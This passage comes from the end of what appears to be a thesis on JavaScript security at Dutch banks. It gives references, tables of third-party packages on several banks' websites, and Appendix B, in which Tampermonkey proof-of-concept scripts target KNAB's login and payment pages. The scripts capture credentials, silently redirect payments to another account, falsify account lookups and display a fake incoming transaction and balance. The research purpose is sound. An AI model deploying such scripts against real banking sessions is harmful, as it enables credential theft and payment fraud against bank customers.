[8] Betaalvereniging Nederland. *Wat doen banken tegen DDoS-aanvallen?* 2018. URL: https://www.betaalvereniging.nl/actueel/nieuws/banken-ddos-aanvallen/ (visited on 01/10/2019). (category: Blog post).

[9] David E. Sanger and Nicole Perlroth. *Bank Hackers Steal Millions via Malware.* 2015. URL: https://www.nytimes.com/2015/02/15/world/bank-hackers-steal-millions-via-malware.html (visited on 01/10/2019). (category: News article).

[10] Wouter van Dongen. *Bankenwebsites en XSS. Tijd voor CSP.*

[11] Brenno de Winter. *Demonstratie XSS-lekken bij banken.* 2015. URL: https://www.youtube.com/watch?v=K0noqLisW_c (visited on 01/10/2019). (category: Youtube video).

[12] Nederlandse Vereniging van Banken en Betaalvereniging Nederland. *Fraude betalingsverkeer blijft dalen.* 2014. URL: https://www.betaalvereniging.nl/wp-content/uploads/Persbericht-Fraude-betalingsverkeer-blijft-dalen.pdf (visited on 01/10/2019). (category: Press release).

[13] Narayan Prusty. *Bypass Same Origin Policy.* 2014. URL: http://qnimate.com/same-origin-policy-in-nutshell/ (visited on 12/25/2018). (category: Blog post).

[14] Pravir Chandra. *Software Assurance Maturity Modeling: How to guide.* Tech. rep. OWASP, 2013.

Appendix A

List of packages per website

This chapter contains tables of all the packages that are included on several banking websites. These tables are explained in more detail in Chapter 3. Remote packages are packages that are not hosted by the bank itself but are instead hosted on the domain of a third-party. More information about remote packages can be found on page 3.3.

A.1 SNS and ASN

Package name	**Version**	**Released on**	**Most recent version**	**# of developers**	**# lines of code**	**Notes**
AmCharts	2.6.2	31 Aug 2015	No	2	11319	-
jQuery	1.10.2	3 Jul 2013	No	273	602	-
jQuery Cookie Plugin	1.3.1	25 Jan 2013	No	16	3822	This project has been archived.
jQuery Cycle Lite Plugin	1.7	16 Jan 2013	No	6	267	-
jQuery Form Plugin	3.27.0	6 Feb 2013	No	39	2679	-
jQuery UI	1.11.2	16 Oct 2014	No	303	12013	-
jQuery.scrollTo	1.4.4	20 Nov 2012	No	15	125	-
Sizzle.js	1.10.2	3 Jul 2013	No	53	5681	-

Table A.1: Packages included on the SNS and ASN websites

A.2 ABN-AMRO

Package name	Version	Released on	Most recent version	# of developers	# lines of code	Notes
mustache.js	0.7.2	27 Dec 2012	No	91	2667	
Usabilla	Unknown	Unknown	Unknown	Unknown	1578	Remote package.
analytics.js	Unknown	Unknown	Unknown	Unknown	1307	-
dtm-code.js	2018-12-20	20 Dec 2018	Propably	Unknown	4106	-
fbevents.js	1.0	Unknown	Unknown	Unknown	1146	-
r42_library.js	Unknown	Unknown	Unknown	Unknown	1543	-
systemjs-runtime.js	Unknown	Unknown	Unknown	Unknown	1287	-
system.js	Unknown	Unknown	Unknown	Unknown	4561	-
usabilla-nl.js	Unknown	Unknown	Unknown	Unknown	61	-
Angular Locale	Unknown	Unknown	Unknown	8	36	-
adobe-scode.js	Unknown	Unknown	Unknown	Unknown	388	-
jQuery	1.9.1	5 Feb 2013	No	273	3860	-
Portalclient	5.5	Unknown	Unknown	Unknown	10783	-

Table A.2: Packages included on the ABN-AMRO website

A.3 ING

Package name	Version	Released on	Most recent version	# of developers	# lines of code	Notes
Webtrekk	4	Unknown	Unknown	Unknown	2033	-
shims.js	Unknown	Unknown	Unknown	Unknown	313	-

Table A.3: Packages included on the ING website

ING does include other scripts but it is unclear from the context whether they are from third-party packages. These scripts are listed in Table A.4. Note that the lines of code from these scripts did not count towards the total as presented in Table 3.3.

Package name	Version	Released on	Most recent version	# of developers	# lines of code	Notes
lockpoint.js	Unknown	Unknown	Unknown	Unknown	36	-
main.js	Unknown	Unknown	Unknown	Unknown	3,555	-
start.js	Unknown	Unknown	Unknown	Unknown	1,146	-

Table A.4: Packages included on the ING website of which the origin is unknown

A.4 KNAB

Package name	Version	Released on	Most recent version	# of developers	# lines of code	Notes
AppDynamics	4.4.1.154	Unknown	Unknown	Unknown	88	-
Angular	1.5.8	22 jul 2016	No	1.593	12.186	-
Angular Block UI	0.2.1	2 nov 2015	No	4	444	-
Angular Filter	0.5.5	7 aug 2015	No	41	862	-
Angular Microsoft Unobtrusive Validation	0.11.5	Unknown	Unknown	Unknown	827	-
Angular Scroll	Unknown	Unknown	Unknown	22	272	-
Angular Slider	2.9.0	18 feb 2016	No	23	160	-
Angular Sticky Footer	0.0.1	11 jun 2014	Yes	1	29	Seems to be no longer maintained.[a]
Angular UI Slider	Unknown	Unknown	Unknown	23	505	-
Angular Vertilize	1.0.1	10 jun 2015	Yes	1	48	Seems to be no longer maintained.[a]
Angular UI Bootstrap	2.5.0	28 jan 2017	No	379	6.181	-
Bootstrap	3.3.7	25 Jul 2016	No	1053	1.597	-
Bowser	Unknown	Unknown	Unknown	58	115	-
ClickOutside	Unknown	Unknown	Unknown	17	67	-
Dropzone	Unknown	Unknown	Unknown	70	664	-
es5-shim	Unknown	Unknown	Unknown	70	698	-
es6-shim	0.34.4	9 feb 2016	No	39	3.407	-
Google Tag Manager	10	Unknown	Unknown	Unknown	451	Remote package.
Highstock	5.0.6	7 dec 2016	No	87	8.387	-
jQuery	1.12.0	8 jan 2016	No	273	7.085	-
jQuery Bridget	2.0.1	11 jul 2016	Yes	2	88	-
jQuery Touchswipe	1.6.16	29 apr 2016	No	29	844	-
Masonry	4.1.1	16 aug 2016	No	9	831	-
Moment	2.19.2	11 nov 2017	No	473	3.424	-
QR Code Generator	Unknown	Unknown	Unknown	10	1.429	-
Viewport	Unknown	Unknown	Unknown	2	66	-

Table A.5: Packages included on the KNAB website

[a] This is used to indicate that from the looks of the GitHub repository it seems that the package is no longer maintained. This is the case when there have not been any commits for a long time. There is some uncertainty whether it is actually no longer maintained or if there are other reasons why there have been no commits.

Appendix B

Tampermonkey scripts

B.1 Stealing username and password

A script that logs the username and password to the browser's console.

```
// ==UserScript==
// @name         KNAB log username and password to console.
// @namespace    http://tampermonkey.net/
// @version      1.0
// @description  Log the username and password to the browser console.
// @author       You
// @match        https://persoonlijk.knab.nl/inloggen*
// @grant        none
// ==/UserScript==

(function() {
    'use strict';
    var button = document.getElementById('logonSubmitButton');
    var username = document.getElementById('safeName');
    var password = document.getElementById('Password');
    button.addEventListener('click', function(e) {
        console.log('Your username is: ' + username.value
                    + '\nYour password is: ' + password.value
        );
    });
})();
```

B.2 Changing the recipient of a transaction

B.2.1 Changing the recipient the naive way

A script that changes the recipient to ”NL00 ABCD 1234 5678 90” when the transaction is submitted.

```
// ==UserScript==
// @name         KNAB change receiver
// @namespace    http://tampermonkey.net/
// @version      1.0
// @description  Changes the recipient to NL00 ABCD 1234 5678 90
// @author       You
// @match        https://persoonlijk.knab.nl/betalen/overboeken/andere-rekeningen
// @grant        none
// ==/UserScript==
(function() {
    'use strict';
    (function(XHR) {
    "use strict";

    var open = XHR.prototype.open;
    var send = XHR.prototype.send;
    var account = "NL00 ABCD 1234 5678 90";

    XHR.prototype.open = function(method, url, async, user, pass) {
        this._url = url;
        open.call(this, method, url, async, user, pass);
    };

    XHR.prototype.send = function(data) {
        var self = this;
        var url = this._url;

        if (url == "/api/Payments/SubmitExternalPayment"){
            var transaction = JSON.parse(data);
            transaction.BeneficiaryAccountNumber = account;
            data = JSON.stringify(transaction);
        }
        send.call(this, data);
    }
})(XMLHttpRequest)
})();
```

B.2.2 Changing the response of the account look-up

A script that changes the response of the account look-up to always return "NL00 ABCD 1234 5678 90".

```
// ==UserScript==
// @name         KNAB change response of automatic account lookup
// @namespace    http://tampermonkey.net/
// @version      1.0
// @description  Changes the account of all responses to "NL00 ABCD 1234 5678 90"
// @author       You
// @match        https://persoonlijk.knab.nl/betalen/overboeken/andere-rekeningen
// @grant        none
// ==/UserScript==

function setNewResponse(object, response){
    Object.defineProperty(object, 'response', {
        writable: true
    });
    Object.defineProperty(self, 'responseText', {
        writable: true
    });
    // Set the new properties of the response
    object.response = JSON.stringify(response);
    object.responseText = JSON.stringify(response);
}

(function() {
    'use strict';
    (function(XHR) {
    "use strict";

    var open = XHR.prototype.open;
    var send = XHR.prototype.send;
    var accountNumber = "NL00ABCD1234567890";
    XHR.prototype.open = function(method, url, async, user, pass) {
        this._url = url;
        open.call(this, method, url, async, user, pass);
    };

    XHR.prototype.send = function(data) {
        var self = this;
        var oldOnReadyStateChange;
        var url = this._url;
        function onReadyStateChange() {
```

```
            if(self.readyState == 4 /* complete */) {
                if (url == "/api/AddressBook/GetAddressAutosuggestions"){
                    var response = JSON.parse(self.response);
                    response.forEach( function(item) {
                        item.AccountNumber = accountNumber;
                    });
                    setNewResponse(self, response);
                }
            }
            if(oldOnReadyStateChange) {
                oldOnReadyStateChange();
            }
        }

        /* Set xhr.noIntercept to true to disable the interceptor
           for a particular call */
        if(!this.noIntercept) {
            if(this.addEventListener) {
                this.addEventListener(
                    "readystatechange",
                    onReadyStateChange,
                    false
                );
            } else {
                oldOnReadyStateChange = this.onreadystatechange;
                this.onreadystatechange = onReadyStateChange;
            }
        }
        send.call(this, data);
    }
})(XMLHttpRequest)
})();
```

B.3 Showing a fake transaction

A script that shows a fake transaction on the transaction overview page. This script also ensures that the balance of the account is updated on other pages.

```
// ==UserScript==
// @name         Show a fake transaction on the transaction page
// @namespace    http://tampermonkey.net/
// @version      1.0
// @description  Show a fake transaction on the knab overboeken page
// @author       You
// @match        https://persoonlijk.knab.nl/betalen/transacties/overzicht*
// @match        https://persoonlijk.knab.nl/
// @match        https://persoonlijk.knab.nl/betalen/overboeken/andere-rekeningen
// @grant        none
// @run-at       document-start
// ==/UserScript==


/**
* Creates a fake transaction based on the template supplied. This makes sure
* that the date is always correct.
*/
function makeFake(template, amount){
    template.Description = "Fake transaction";
    template.AccountName = "NL00ABCD1234567890";
    template.AmountCurrency = { Amount: amount, CurrencyCode: "EUR" };
    template.IsReusable = false;
    template.IsReversable = false;
    template.BeneficiaryName = "Eve";
    template.TransactionTypeDescription = "Ontvangen betaling";
    template.ShowAlertsLink = false;
    template.IsIDealTransaction = false;
    template.TransactionType= "PGCTSTCR";
    template.Source = null;
    template.StatusCode = 0;
    template.TransactionCode = null;
    template.Creditor = null;
    template.IsDebit = false;
    template.IsDirectDebit = false;
    template.AuthorizationNumber = null;
}
```

```
/**
* Function to set a new response. This replaces the original object with
* the new response
*/
function setNewResponse(object, response){
    Object.defineProperty(object, 'response', {
        writable: true
    });
    Object.defineProperty(self, 'responseText', {
        writable: true
    });
    // Set the new properties of the response
    object.response = JSON.stringify(response);
    object.responseText = JSON.stringify(response);
}

(function() {
    "use strict";
    (function(XHR) {
    "use strict";
    const transactionAmount = 1234.56;
    var open = XHR.prototype.open;
    var send = XHR.prototype.send;
    let response;
    XHR.prototype.open = function(method, url, async, user, pass) {
        this._url = url;
        open.call(this, method, url, async, user, pass);
    };

    XHR.prototype.send = function(data) {
        var self = this;
        var oldOnReadyStateChange;
        var url = this._url;
        function onReadyStateChange() {
            if(self.readyState == 4 /* complete */) {
                // Add the fake transaction on the overview page
                if (this._url == "/api/Transactions/Overview"){
                    response = JSON.parse(self.response);

                    // Needed to create a deepcopy of the object
                    var firstEntry = JSON.parse(
                        JSON.stringify(response)
                    ).Items[0];
```

```
                // Make the transaction fake
                makeFake(firstEntry, transactionAmount);

                // Add the transaction as the first item
                response.Items.unshift(firstEntry);

                setNewResponse(self, response);
            }
            // Add the fake amount to the balance and spending limit
            else if (this._url == "/api/BankAccount/Get"){
                response = JSON.parse(self.response);
                response.Balance.Amount += transactionAmount;
                response.SpendingLimit.Amount += transactionAmount;
                setNewResponse(self, response);
            }
            else if (this._url=="/api/PersonalInfo/RetrieveAllAccountsInfo"){
                response = JSON.parse(self.response);
                response.AllTotalAmount.Amount += transactionAmount;
                response.AccountsInfoResponse[0].TotalAmount.Amount
                    += transactionAmount;
                response.AccountsInfoResponse[0]
                    .CurrentAccounts[0]
                    .Balance
                    .Amount
                += transactionAmount;
                setNewResponse(self, response);
            }
            else if (this._url == "/api/BankAccount/Get") {
                response = JSON.parse(self.response);
                response.Balance.Amount += transactionAmount;
                response.SpendingLimit.Amount += transactionAmount;
                setNewResponse(self, response);
            }
        }
        if(oldOnReadyStateChange) {
            oldOnReadyStateChange();
        }
    }

    /* Set xhr.noIntercept to true to disable the interceptor
       for a particular call */
    if(!this.noIntercept) {
        if(this.addEventListener) {
            this.addEventListener(
```

```
                    "readystatechange",
                    onReadyStateChange,
                    false
                );
            } else {
                oldOnReadyStateChange = this.onreadystatechange;
                this.onreadystatechange = onReadyStateChange;
            }
        }

        send.call(this, data);
    }
})(XMLHttpRequest)
})();
```